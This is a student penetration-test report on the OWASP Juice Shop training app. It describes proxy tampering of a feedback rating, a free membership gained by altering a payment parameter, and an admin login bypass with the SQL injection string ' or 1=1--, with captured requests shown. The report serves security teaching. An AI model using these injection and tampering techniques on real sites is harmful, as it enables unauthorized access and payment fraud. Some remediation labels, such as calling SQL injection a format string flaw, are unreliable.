

PROACTIVE SECURITY



PENETRATION TEST REPORT

Keith Hall
CRYBR 525
Science and Technology
Bellevue University

Table Of Contents

Executive Summary

Project Overview

Summary of Findings

Attack Narrative

Form Input Compromise

Deluxe Membership Compromise

Administrative Privilege Escalation

Conclusion

Recommendations

Risk Rating

Appendix A. Vulnerability Details

EXECUTIVE SUMMARY

Project Overview

The OWASP Juice Shop is a cutting-edge online application that is used in security training, awareness demonstrations, CTFs, and as a test case for security solutions. Along with numerous other security problems discovered in real-world apps, Juice Shop includes vulnerabilities from the complete OWASP Top Ten. Written in Node.js, Express, and Angular, the application has a vast selection of hacking challenges of various severity where the user is expected to take advantage of the underlying weaknesses. Students had to complete three distinct hacking challenges and then write an attack narrative outlining their steps, the vulnerabilities they exploited, its OWASP vulnerability category, and suggested mitigations.

Summary of Findings

The rating and payment processing systems of the Juice shop application were compromised after a simple check for weak client-side validation revealed server-side vulnerabilities. A weakness in the authentication scheme further aided efforts to leverage form fields to insert SQL code and malicious characters into the application, which were then processed by the server. I was successful in all three hacker challenges: 1) awarding the store a zero-star rating, although there was no such option; 2) obtaining a Deluxe membership without paying for it; and 3) Gaining access to the administration section of the store. Risk rating, vulnerability profile, and recommendations were also provided.

ATTACK NARRATIVE


Form Compromise

My initial task was to get familiar with how the app's client interface was supposed to work. Since the testing is a "white box" type of engagement, users are given a list of the application's vulnerabilities and an architecture overview. I began testing with a simple check for improper input validation. The store's customer feedback form included a range slider that allowed customers to rate the store's performance by awarding 1 to 5 stars. The slider was an effective client-side tool for restricting the numerical values that users may provide. However, due to the lack of server validation, I was able to successfully compromise the rating system and give the store a zero-star customer rating that was published on the site.

The first step was to use Burp's proxy to intercept and capture the client-side request being sent to the server as I submitted the customer feedback form. Burp captured the request as:

```
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
sec-ch-ua-platform: "Linux"
Origin: http://127.0.0.1:3000
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1:3000/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=
Connection: close

{
  "captchaId":0,
  "captcha":"12",
  "comment":"Great Job! (anonymous)",
  "rating":5
}
```




The image shows a 'Customer Feedback' form on a dark background. It includes the following elements:

- Title:** Customer Feedback
- Author:** A text input field containing the word 'anonymous'.
- Comment:** A text input field containing 'Great Job!'. Below the field is a character count: 'Max. 160 characters' and '10/160'.
- Rating:** A horizontal slider bar with a green dot positioned at the 5-star mark.
- CAPTCHA:** A section titled 'CAPTCHA: What is 1*9+3 ?' with a text input field containing the answer '12'.
- Submit:** A button with a right-pointing arrow and the text 'Submit'.

Note that the request included all the information I entered on the form, including the 5-star rating. This implied I could get around the slider bar's limits so long as the server did not validate the input. By using a proxy, I could intercept, modify the request, and send it to the server. I utilized Burp's proxy to substitute the 5 with a zero, and the server processed the input


without doing any extra checks.




Deluxe Membership Compromise

I then investigated whether I could repeat this process with other form fields. I attempted to get a Deluxe Membership without having to pay for it, a fifty-dollar value. To test if the form were vulnerable to attack, I again sought to use Burp's proxy to intercept and monitor the data being delivered to the server as I hit the pay button, but I could not do so, because the button was disabled. However, I was able to use the browser's inspect element to re-enable the button on my local machine by removing the "disabled" parameters in the code seen below:

Inspect Element



Juice Shop Deluxe Membership Form




I could then click on the button, press continue, and use Burp's proxy to capture the request as I did in the previous test. The request payload seen below has only one parameter, "paymentMode," which is set to "wallet." Since my wallet was empty, the server correctly responded with "insufficient funds" when I forwarded the request.

Request	Response
Pretty Raw Hex ↵ ≡	Pretty Raw Hex Render ↵ ≡
1 POST /rest/deluxe-membership HTTP/1.1 2 Host: 127.0.0.1:3000 3 Content-Length: 24 4 sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="92" 5 Accept: application/json, text/plain, */* 6 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzc iYMDIzLTAlTA4IDE0jE2OjE1LjQ4MSA6MDEwZGVkQXQxOm5lOGx9LCJpYXQiC 7 sec-ch-ua-mobile: ?0 8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (K 9 Content-Type: application/json 10 Origin: http://127.0.0.1:3000 11 Sec-Fetch-Site: same-origin 12 Sec-Fetch-Mode: cors 13 Sec-Fetch-Dest: empty 14 Referer: http://127.0.0.1:3000/ 15 Accept-Encoding: gzip, deflate 16 Accept-Language: en-US,en;q=0.9 17 Cookie: language=en; welcomebanner_status=dismiss; token=eyJ0eXAiOiJKV1QiLCJ MOLjY3NSA6MDEwZGVkQXQxOm5lOGx9LCJpYXQiCjE2OjE1LjQ4MSA6MDEwZGVkQXQxOm5lOGx9LCJpYXQiC 18 Connection: close 19 { 20 "paymentMode": "wallet"	1 HTTP/1.1 400 Bad Request 2 Access-Control-Allow-Origin: * 3 X-Content-Type-Options: nosniff 4 X-Frame-Options: SAMEORIGIN 5 Feature-Policy: payment 'self' 6 Content-Type: application/json; charset=utf-8 7 Content-Length: 56 8 ETag: W/"38-kFKcP4/n0yacDr3IdRwNA0QywLg" 9 Vary: Accept-Encoding 10 Date: Tue, 09 May 2023 23:32:21 GMT 11 Connection: close 12 { 13 {"status":"error", "error":"Insuffienct funds in Wallet"} }

However, by setting the `paymentMode` argument to "Paid" or an empty string and resending the request, the server had no idea from where to deduct the money or confirm that the correct amount was entered, and so I was given the membership without paying for it.


```
POST /rest/deluxe-membership HTTP/1.1
Host: 127.0.0.1:3000
Content-Length: 22
sec-ch-ua: "Not A;Brand";v="99", "Chromium";v="92"
Accept: application/json, text/plain, */*
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdiYMDIzLTAAIDE4IDE4OjE2OjE1LjQ4MSA7MDAGMDA1LCJkZW5ldGVkQXQiOm51bGx9LjCjYXQic
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML-like; like Gecko) Chrome/110.0.0.0 Safari/537.36
Content-Type: application/json
Origin: http://127.0.0.1:3000
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1:3000/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: language=en; welcomebanner_status=dismiss; token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdiYMDIzLTAAIDE4IDE4OjE2OjE1LjQ4MSA7MDAGMDA1LCJkZW5ldGVkQXQiOm51bGx9LjCjYXQic
Connection: close

1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 Content-Type: application/json; charset=utf-8
7 Content-Length: 934
8 ETag: W/"3a6-Djvy6YpJ+ldHLE2rmJ1P1qCLWw"
9 Vary: Accept-Encoding
10 Date: Tue, 09 May 2023 23:35:49 GMT
11 Connection: close
12
13 {
  "status": "success",
  "data": {
    "confirmation": "Congratulations! You are now a deluxe member!",
    "token": "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdiYMDIzLTAAIDE4IDE4OjE2OjE1LjQ4MSA7MDAGMDA1LCJkZW5ldGVkQXQiOm51bGx9LjCjYXQic"
  }
}
```



When input is not adequately validated by software, an attacker can inject characters in a way that is not consistent with the rest of the program, which could change how control is

distributed throughout the system or be used to circumvent security features such as login and permission constraints.

Administrative Privilege Escalation

With the knowledge that the application was not properly sanitizing and validating user input and that SQLite was the underlying database raised the prospect that text input fields could be vulnerable to SQL injection. It is an easy task to utilize the browser's developer tools to view an Angular Application's directory components and URL paths, so I used it to expose the contents and locations of the main sections of the application. While doing so, I noticed a path labeled "administration."


I entered `http://localhost:3000/#/administration` into the address bar, hoping to gain access to the store's administration section, but I was required to log in as administrator due to the "canActivate routing guard. I continued my investigation looking for ways to circumvent this security control and escalate privileges.

Developer Tools- main.js

```
" ,23),n.Vb(2,"p",24),n.Ic(3),n.Ub(),n.Ub(),n.Ub()),2&t){const t
),n.Ic(2),n.Ub(),n.Vb(3,"div",14),n.Vb(4,"button",25),n.dc("cli
e()}),n.Vb(5,"span",13),n.Ic(6,"LABEL_BECOME_MEMBER"),n.Ub(),n.
:t}},gs=[{path:"administration",component:za,canActivate:[0]},{
ent:xo,canActivate:[P]},{path:"address/saved",component:ko,canA
o,canActivate:[P]},{path:"delivery-method",component:ts},{path:
ce=e,this.cookieService=a,this.configurationService=i,this.rout
Juice Shop" this.logoSrc="assets/public/images/JuiceShop Logo
```

By inserting a SQL statement: ' or 1=1-- into the email field on the account login page and using the form to submit the request to the server, I made a query directly on the database that


instructed it to allow any password to authenticate the first entry in the Users table, which happened to be the administrator. I used Burp to confirm that the login was successful.



Burp Login Confirmation

```
4 Referer: http://127.0.0.1:3000/
5 Accept-Encoding: gzip, deflate
6 Accept-Language: en-US,en;q=0.9
7 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=6Q4rgmXJ1jqbe1MRpE3B8vAyxt8TXiMzS31t680WadVokY7x2Zz5LKP9yNnw
8 Connection: close
9
10 {
11   "email": " or 1=1--",
12   "password": "12345"
13 }
```

Then when I navigated to <http://localhost:3000/#/administration>, I obtained access to the administration section of the store. I did not need to know the administrator's email or password to login to his or her user account.



Hackers with administrative privileges can remove system logs, impersonate users and other logged-in accounts, steal sensitive customer data, and run attack codes or tools that can do even more damage (Source)

CONCLUSION

The Juice Shop application lacks adequate server-side validation logic. As a result, entry fields designed for user input allowed SQL statements, scripts (XSS), and other characters to be injected into the site and directly access the database. When this happens, it opens many opportunities for an attacker to compromise the application. The purpose of this test was to use the Juice Shop application to demonstrate how easy it is to get around client-side

restrictions by using a proxy and the browser's developer tools. If a malicious actor had used these flaws to get administrator access, the repercussions would be disastrous.

Recommendations

Although there are plenty of techniques to encode data to avoid validation filters or break access control, the development team should make the following necessary code adjustments:

1. *Implement a prepared statement approach.* Inspect the SQL coding of the program to make sure that user-supplied data is never embedded directly into a SQL query. Write the SQL command and the user-supplied data parameters separately by representing the user data with symbols (??). In this way, the query will be compiled with the symbols, and the user-supplied data can be added to the query later to replace the symbols. Any SQL code that a user tries to inject will not be able to affect the logic of the original query because the query has already been compiled and optimized for execution. The query will therefore be immune from SQL Injection vulnerabilities for that data set.
2. *Use client-side JavaScript to sanitize and validate user input.* While server-side prepared statements with query parameterization are the most effective defense against SQL injection, input sanitizing and validation should be used to establish multiple defense layers. Protect text input fields by removing any potentially dangerous characters from user input while ensuring it adheres to established guidelines and collects users' data in the appropriate format and type.

3. *Implement server-side validation.* Be mindful that any JavaScript input validation carried out on the client can be overridden by an attacker who disables JavaScript or employs a Web Proxy. You must make sure that any input validation carried out on the client is likewise carried out on the server. Check return values against null
4. *Obfuscate source code.* Although it is not possible to totally conceal your source code from the browser, there are enterprise-grade technologies that can make the code more complex by introducing varying degrees of difficulty to render it unintelligible by humans. Additionally, make sure that all security sensitive code and data is on the server side.

Implement Multi-factor authentication. Juice shop staff who are allowed access to sensitive areas should provide more information than a username and password. Although SQL injection was used to escalate privileges, there are many other ways to break access control. Multi-factor authentication can not only strengthen user identity verification but also help thwart SQL attacks.

Risk Rating

According to NIST SP 800-30, the likelihood and effect of exploited vulnerabilities are prioritized to determine overall risk. The penetration test's overall risk assessment for Juice Shop is **high**.

APPENDIX A

Exploit	Description	OWASP Category	Rating	Remediation
Format String Vulnerability	Email text field did not validate user input.	Injection	Medium	Ensure that all customer-supplied input is sanitized and checked for the proper type and format; obfuscate source code.
Weak Authentication Mechanism	Access to the administration section was password protected only. The administrator's email address was accessible to the public.	Authentication Failure	High	Implement multi-factor authentication and encryption.
Inadequate Server-Side Validation	The server processed malicious user input.	Injection	High	Review back-end code to implement prepared statements, server-side validation, and checks to see if strings returned by the <code>getParameter()</code> are null.

Reference List

Antill, N. (2022b). Hands-On Ethical Hacking and Network Defense. Cengage Learning.

Improper Input Validation | Martello Security. (n.d.).

<https://www.martellosecurity.com/kb/mitre/cwe/20/#:~:text=When%20software%20does%20not%20validate,resource%2C%20or%20arbitrary%20code%20execution.>

Input Validation - OWASP Cheat Sheet Series. (n.d.).

https://cheatsheetseries.owasp.org/cheatsheets/Input_Validation_Cheat_Sheet.html

Kimminich, B. (n.d.). Challenge solutions · Pwning OWASP Juice Shop. <https://pwning.owasp-juice.shop/appendix/solutions.html>

OWASP Juice Shop | OWASP Foundation. (n.d.). <https://owasp.org/www-project-juice-shop/>

OWASP Top Ten | OWASP Foundation. (n.d.). <https://owasp.org/www-project-top-ten/>

Sengupta, S. (2022, November 21). OWASP Broken Access Control Attack And Its Prevention.

Crashtest Security. <https://crashtest-security.com/broken-access-control-prevention/>

Stallings, W. (2017). Network Security Essentials: Applications and Standards.

Team, S. J. (2022, December 19). How to prevent SQL Injection Vulnerabilities: How Prepared

Statements Work. Security Journey. [https://www.securityjourney.com/post/how-to-prevent-sql-injection-vulnerabilities-how-prepared-statements-](https://www.securityjourney.com/post/how-to-prevent-sql-injection-vulnerabilities-how-prepared-statements-work#:~:text=A%20prepared%20statement%20is%20a,safely%2C%20preventing%20SQL%20Injection%20vulnerabilities.)

[prevent-sql-injection-vulnerabilities-how-prepared-statements-](https://www.securityjourney.com/post/how-to-prevent-sql-injection-vulnerabilities-how-prepared-statements-work#:~:text=A%20prepared%20statement%20is%20a,safely%2C%20preventing%20SQL%20Injection%20vulnerabilities.)

[work#:~:text=A%20prepared%20statement%20is%20a,safely%2C%20preventing%20SQL](https://www.securityjourney.com/post/how-to-prevent-sql-injection-vulnerabilities-how-prepared-statements-work#:~:text=A%20prepared%20statement%20is%20a,safely%2C%20preventing%20SQL%20Injection%20vulnerabilities.)

[%20Injection%20vulnerabilities.](https://www.securityjourney.com/post/how-to-prevent-sql-injection-vulnerabilities-how-prepared-statements-work#:~:text=A%20prepared%20statement%20is%20a,safely%2C%20preventing%20SQL%20Injection%20vulnerabilities.)